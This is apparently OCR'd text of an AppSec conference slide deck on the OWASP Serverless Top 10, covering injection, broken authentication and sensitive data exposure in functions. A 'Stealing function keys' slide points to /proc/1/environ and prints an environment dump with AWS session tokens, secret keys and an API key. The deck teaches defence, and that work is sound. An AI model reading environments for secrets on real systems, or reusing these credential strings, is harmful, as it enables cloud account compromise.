Serverless Top 10

Tal Melamed | @_nu11p0inter
Head of Security Research
Protego labs

GLOBAL APPSEC DC

locate $USER

nu11p0inter

_nu11p0inter

talmelamed

tal.melamed@qu.edu

AppSec.IT

tal@protego.io

Protego

Protego

www.protego.io

Agenda


~~Housekeeping~~

Base Camp

Top 10


Related work


Q&A



Protego

Do we think Security?





Protego

Single Purpose Container

Protego

Triggers: email, log, apigw, mqtt, file, auhth, etc.

Ephemeral Data: /tmp

Source Code: /var/task/
and /proc/1/cwd/

Environment vars (+keys): env | /proc/1/environ

OWASP Serverless Top 10

- Current project state:
  - Interpretation of Top 10
  - Open Data Call: http://tiny.cc/serverless
- Goal: Serverless-tailored Top 10


Protego

A1:2017 Injection


- Multiple, uncontrolled entry points
- Traditional injections (cmdi, no/sqli, etc)
- Per-language Code Injection
- New Injections (MQTT, Email, Pub/Sub)
- Depends on the vulnerable function permissions

Protego

Before



After



Demo

Protego


A2:2017 Broken Authentication

- Functions are Stateless
- Multiple entry points, services, events and triggers
- No continuous flow

Demo

Protego

Internal function, exposed to attacker via SES




Protego

A3:2017 Sensitive Data Exposure

- Same as any other cloud-based data
- Common serverless scenarios:
  - Data under /tmp
  - Sensitive data in environment variable
  - Sensitive data in an open bucket
  - Source code is also in the environment


Protego

Stealing function keys



```
lambda@aws:~ env
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=FQoGZXIvYXdzEAYaDB369Izam15zE1TKJCLqAdogoBF+p5OlZnmlxe5WSAYD9WV4bUuyMEzJ9nf/tHp2jONJV81KGLaJYtg3pPS7k0wdow6t
nBMlGJ8nLVukj9Ow9OEgc/yTdjUtccAtJEd4JslVAhr+dQ4EmFLjdPEb2Fj1xtf8CjyF6DOXb/Hn1M9X+LYzRGwAyTQr6QcDb92JvJEghSi9GND49m+aLnfsza9aQ7
SGS55rXn4rZ7iyigBtJs55iL6gyzWhb+rxt9/1VOT2V6jF5Oe5LhuQBJBGQiujmWVQPWvzqcnYqkBu12zL1OSB5Dp7Rb+b42L/xp1CHAAksjd+jOE+6Ci0mOzfBQ==
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/get-lambda-passwd
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_LOG_STREAM_NAME=2018/11/25/[$LATEST]943526074b0e4e52ba2285a136ed71e3
AWS_EXECUTION_ENV=AWS_Lambda_python2.7
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=get-lambda-passwd
PATH=/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=BVXmN3NKTMOYzjwipZfvyvD+AlPEyh9ygz46xW5s
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_REGION=us-east-1
third_party_api_key=AQICAHhd5uFyQjilCZAc7aPMQa7QzxatpYc00trLGjB9u0svJwFTWMt4cC+XJCn9IPiDADdUAAAAajBoBgkqhkiG9w0BBwagWzBZAgEAMF
QGCSqGSIb3DQEHATAeBglghkgBZQMEAS4wEQQMKZUEPijvoPWlQpAAAgEQgCcteGOj8O9xWln4RpYwsF83Ql6CaOIjthwLQAkFdEjufhR613+Y2Qc=
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIAYO3RCHMAPBPJAMFO
SHLVL=1
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
PYTHONPATH=/var/runtime
_X_AMZN_TRACE_ID=Root=1-5bfb142c-5036f8d93f798321bd37a68a;Parent=51898c3d4bf32405;Sampled=0
